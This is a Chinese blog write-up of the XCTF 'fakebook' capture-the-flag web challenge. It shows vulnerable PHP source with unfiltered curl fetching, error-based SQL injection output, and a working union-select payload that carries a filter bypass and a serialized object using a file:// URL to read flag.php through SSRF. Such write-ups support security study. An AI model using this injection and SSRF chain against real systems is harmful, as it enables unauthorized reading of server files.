攻防世界XCTF fakebook

原创

zgwz123456 于 2020-12-09 20:10:17 发布 86 收藏

分类专栏： web 文章标签： 安全 信息安全 web


本文链接：https://blog.csdn.net/zgwz123456/article/details/110938786

web 专栏收录该内容

3 篇文章 0 订阅


订阅专栏

打开后我们发现login 和 join ， 我们先join



其实，这里是有个post注入的
查注入的方法
首先我们打开bp抓包工具

右键选择复制到文件




我们发现这里的username可以进行post注入，后面就可以无脑注入了。
第二种方法

Share your stories with friends, family and friends from all over the world on Fakebook.

#	username	age	blog
1	admin	12	www.aa.com

点击我们的admin





```
User-agent: *
Disallow: /user.php.bak
```

下载源码查看

```php
<?php


class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";

    public function __construct($name, $age, $blog)
    {
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }

    function get($url)
    {
        $ch = curl_init();//初始化一个curl会话

        curl_setopt($ch, CURLOPT_URL, $url);//设置需要抓取的url
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);//设置curl参数，要求结果保存到字符串还是输出到屏幕上
        $output = curl_exec($ch);//运行curl,请求网页
        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE); //获取一个curl连接资源句柄的信息
        if($httpCode == 404) {
            return 404;
        }
        curl_close($ch);//关闭一个curl会话

        return $output;
    }

    public function getBlogContents ()
    {
        return $this->get($this->blog);
    }

    public function isValidBlog ()
    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\/\/)?)([0-9a-zA-Z\-]+\.)+[a-zA-Z]{2,6}(\:[0-9]+)?(\/\S*)?$/i", $blog);
    }
```


Get()方法并没有对获取过来的url进行任何的过滤所以这里存在SSRF



admin	12	www.aa.com


the contents of his/her blog

这里我们对no传参发现有注入漏洞

username	age	blog
	Notice: Trying to get property of non-object in **/var/www/html/view.php** on line **53**	**Notice**: Trying to get property of non-object in **/var/www/html/view.php** on line **56**

the contents of his/her blog


Fatal error: Call to a member function getBlogContents() on boolean in **/var/www/html/view.php** on line **67**



从报错信息中我们可以得到网站的绝对路径，由于这里不存在回显，那我们便使用updatexml函数进行报错注入


[*] query error! (XPATH syntax error: '~fakebook')

Fatal error: Call to a member function fetch_assoc() on boolean in **/var/www/html/db.php** on line **66**




[*] query error! (XPATH syntax error: '~users')

Fatal error: Call to a member function fetch_assoc() on boolean in **/var/www/html/db.php** on line **66**




[*] query error! (XPATH syntax error: '~no,username,passwd,data,USER,CU')

Fatal error: Call to a member function fetch_assoc() on boolean in **/var/www/html/db.php** on line **66**



[*] query error! (XPATH syntax error: '~O:8:"UserInfo":3:{s:4:"name";s:')


Fatal error: Call to a member function fetch_assoc() on boolean in **/var/www/html/db.php** on line **66**



这里我们发现回显的data不是很全，查阅资料，我们可以使用substring函数，进行分段输出然后拼接

[*] query error! (XPATH syntax error: '~O:8:"UserInfo":3:{s:4:"name";s:')


Fatal error: Call to a member function fetch_assoc() on boolean in **/var/www/html/db.php** on line **66**



这里是第一段

[*] query error! (XPATH syntax error: '{s:4:"name";s:5:"admin";s:3:"age')

Fatal error: Call to a member function fetch_assoc() on boolean in **/var/www/html/db.php** on line **66**




第二段，以此类推得到完整的一段反序列化函数

利用no参数进行注入，在反序列化中构造file文件协议，利用服务端请求伪造漏洞访问服务器上的flag.php文件


Payload：`?no=0/**/union/**/select 1,2,3,'O:8:"UserInfo":3:{s:4:"name";s:1:"1";s:3:"age";i:1;s:4:"blog";s:29:"file:///var/www/html/flag.php";}'`

因为这里对union select 进行了过滤所以我们加/**/或者++进行绕过



```
    <meta charset="UTF-8">
    <meta name="viewport"
          content="width=device-width, user-scalable=no, initial-scale=1.0, maximum-scale=1.0, minimum-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>User</title>

    <link rel="stylesheet" href="css/bootstrap.min.css" crossorigin="anonymous">
<script src="js/jquery-3.3.1.slim.min.js" crossorigin="anonymous"></script>
<script src="js/popper.min.js" crossorigin="anonymous"></script>
<script src="js/bootstrap.min.js" crossorigin="anonymous"></script>
</head>
<body>
<div class="container">
    <table class="table">
        <tr>
            <th>
                username
            </th>
            <th>
                age
            </th>
            <th>
                blog
            </th>
        </tr>
        <tr>
            <td>
                2            </td>
            <td>
                1            </td>
            <td>
                file:///var/www/html/flag.php            </td>
        </tr>
    </table>

    <hr>
    <br><br><br><br><br>
    <p>the contents of his/her blog</p>
    <hr>
    <iframe width='100%' height='10em' src='data:text/html;base64,PD9waHANCg0KJGZsYWcgPSAiZmxhZ3tjMWU1NTJmZGY3NzA0OWZhYmY2NTE2OGYyMmY3YWVhYn0iOw0KZXhpdCgwKTsNCg==' >
</div>
</body>
</html>
```


最后进入点击src的链接



将base64后面的解码就得到了flag